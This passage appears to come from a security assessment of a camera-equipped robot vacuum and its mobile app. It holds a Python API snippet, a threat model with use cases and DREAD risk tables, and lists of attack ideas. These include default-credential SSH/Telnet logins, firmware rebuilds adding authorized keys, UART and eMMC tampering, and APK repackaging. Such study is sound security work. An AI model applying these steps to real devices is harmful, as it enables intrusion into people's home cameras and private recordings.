        parameters = {'devid': devid, 'remark': devname,
        'userid': userid, 'access_token': access_token,
        'lan': lan, 'state': rand2}
        #If the row below is uncommented you will
        #connect all devices existing to your account
        #s = requests.get("http://yun.jisiwei.com/api/dev",
        #params=parameters)
```

APPENDIX B
THREAT MODEL WITH HIGH-LEVEL THREATS INCLUDED

A. *Identifying assets*

See table VI.

B. *Device architecture overview*

1) Document functionality and features: **Use case 1: User views camera feed live via the mobile application**
1) User downloads and installs the application.
2) User creates a user with their e-mail.
3) User scans the QR-code on the back of the vacuum and gives it a name to bind it to the application (Note: Each robot vacuum can connect to and be controlled by at most 2 different devices at the same time).
4) User connects the robot vacuum to Wi-Fi by choosing the Smart Link option.
5) User navigates to the "Main console" page in the application and views the live feed.

Use case 2: User records video with the application during the day and views it later in the evening
1) User downloads and installs the application.
2) User creates a user with their e-mail.
3) User scans the QR-code on the back of the vacuum and gives it a name to bind it to the application.
4) User connects the robot vacuum to Wi-Fi by choosing the Smart Link option.
5) User navigates to the "Main console" page in the application and presses the "record" button.
6) User later stops the recording and navigates to the "Personal file" page, selects the video that has been recorded and views it.

Use case 3: User modifies personal information in the application
1) User opens the menu on the left side of the application.
2) From the menu user presses account name →personal information
3) User presses password and changes the password.

Use case 4: User activates the motion detection feature while away during the weekend
1) User presses "Motion Detective Warning" in the application.
2) User enables "Motion Detective Protection" chooses "low" motion detection sensitivity and presses "save".
3) A suspicious image occurs and the vacuum sends an alarm to the mobile device which will been shown in the "Main console" in the application.

C. *Identify High-level threats*

- Turn off vacuuming function
- Remotely control Vacuum
- Remotely access camera feed
- Remotely access motion sensing capabilities
- Spoof camera feed
- Remotely access sound feed
- Remotely access video files
- Remotely delete video files
- Turn off camera
- Turn off motion detection
- Overcharge battery
- Interrupt charging function by modifying firmware
- Interrupt charging function through IR
- Eavesdrop on vacuum communications
- Gain admin privileges

D. *Rating the threats*

See table VIII.

E. More specific threats

1) Firmware threat model: Threats/attack ideas

- Port scan to check if port 22 (SSH) is open, if open: attempt to connect to it - if password protected - see if it uses a standadized username and password - or use a password cracking tool like Metasploit
- Port scan to check if Telnet-port is open, if open: attempt to connect to it - if password protected - see if it uses a standadized username and password - or use a password cracking tool like Metasploit
- Crack firmware update password - Rebuild firmware: include authorized-keys, remove iptables rule for SSH
- Crack firmware update password - Rebuild firmware: Remove files

2) Mobile application threat model: Threats/attack ideas

- HTTPS requests between the application and the server can be proxied using tools like OWASP ZAP (or mitmproxy) - This could give access to sent videos or maybe URL where firmware could be found
- The APK (binary) file can be downloaded from a third party client (APKpure.com) and Enjarify could be used to generate (pseudo) Java Code which could be searched to look for potential vulnerabilities
- The APK (binary) file can be downloaded, decompiled and analyzed (with MobSF) to see if it contains hardcoded information like usernames, passwords and keys
- Modify the .jar file and recompile it to APK file and install on mobile
- Try to log in as the same user in the application on another phone - see if it locks you out after a certain number of tries

3) Hardware threat model: Threats/attack ideas

- Plug in to the UART to get access to a console
- Use a SOIC clip to dump potential secrets from the EEPROM
- eMMC could be read with an SD-card reader/writer - insert own commands in files - write back the modified content to the device with the SD-card reader/writer.

Table VI
ASSETS

ID	Assets	Description
1	Robot vacuum	Has an Infrared Signal receiver, camera, bumper, charging sensors and various tools for cleaning. The robot will automatically return to the charging station once cleaning is done or battery is running low. Also includes a power switch, a voice prompt and a pause button.
2	Mobile application	Available for Android and iOS. Used to control the robot remotely (or put it in auto cleaning mode) and also allows for taking a photo, monitor audio and recording. It also enables the user to find saved photos and videos and share them to social medias such as facebook and twitter and can be set to give motion detection warnings. It also includes the possibility to perform a firmware upgrade and a factory reset.
3	Firmware	Movement of the robot and various camera features are controlled by the firmware.
4	Remote	Contains power button, Auto cleaning button, Auto charging button, Spot cleaning button, Directional buttons, Pause button, Scheduling button, Normal- and Turbo Suction button.
5	Charging/docking station	Has an Infrared Signal Transmitter to communicate with the Robot vacuum.
6	Device hardware	Not much is known about the hardware at the moment of writing since the Robot vacuum haven't been disassembled.

Table VII
RATING OF HIGH LEVEL THREATS,
D - DAMAGE POTENTIAL,
R - REPRODUCIBILTY,
E - EXPLOITABILITY,
A - AFFECTED USERS,
D - DISCOVERABILITY

Threat	**D**	**R**	**E**	**A**	**D**	**Risk score**
Remotely access camera feed	3	3	2	2	2	12
Remotely access sound feed	3	3	2	2	2	12
Gain admin privileges	3	2	2	3	2	12
Remotely access video files	3	2	1	3	2	11
Overcharge battery	3	3	2	1	2	11
Turn off vacuuming function	1	3	2	2	2	10
Remotely control movement of Vacuum	1	3	2	2	2	10
Turn off camera	2	3	2	1	2	10
Eavesdrop on vacuum communications	1	3	3	1	2	10
Remotely delete video files	1	2	1	3	2	9
Turn off motion detection	1	3	2	1	2	9
Interrupt charging function through IR	1	3	2	1	2	9
Interrupt charging function by modifying firmware	1	3	2	1	2	9
Remotely read motion sensing sensors	1	3	1	2	1	8
Spoof camera feed	1	1	1	2	2	7
Disable mobile application tracing capabilities	1	2	1	2	1	7

Table VIII
RATING OF MORE SPECIFIC THREATS

Threat	**D**	**R**	**E**	**A**	**D**	**Risk score**
Attacker gets access to log-in credentials and users personal information by proxying HTTP/HTTPS traffic between the mobile application and the server	3	3	3	3	3	15
Attacker gets root access via an open SSH (port 22) or Telnet (port 23)	3	3	3	1	3	13
Attacker gets root access by plugging in to the UART	3	3	3	1	2	12
Attacker reads from the eMMC memory, inserts malicious commands in files and writes the modified version back to the eMMC	3	3	2	1	2	11
Attacker gets access to the firmware during an upgrade with a MITM attack	2	2	2	2	3	11
Attacker decompiles and analyzes the APK (binaries) to find sensitive information	1	3	2	2	2	10
Attacker could get access to videos and photos or an URL where firmware could be downloaded by proxying HTTP/HTTPS traffic between the mobile application and the server	2	2	2	2	2	10
Attacker dumps potential secrets from the EEPROM	1	3	2	1	2	9
Attacker modifies the APK (binaries) to make malicious mobile application	3	1	1	2	1	8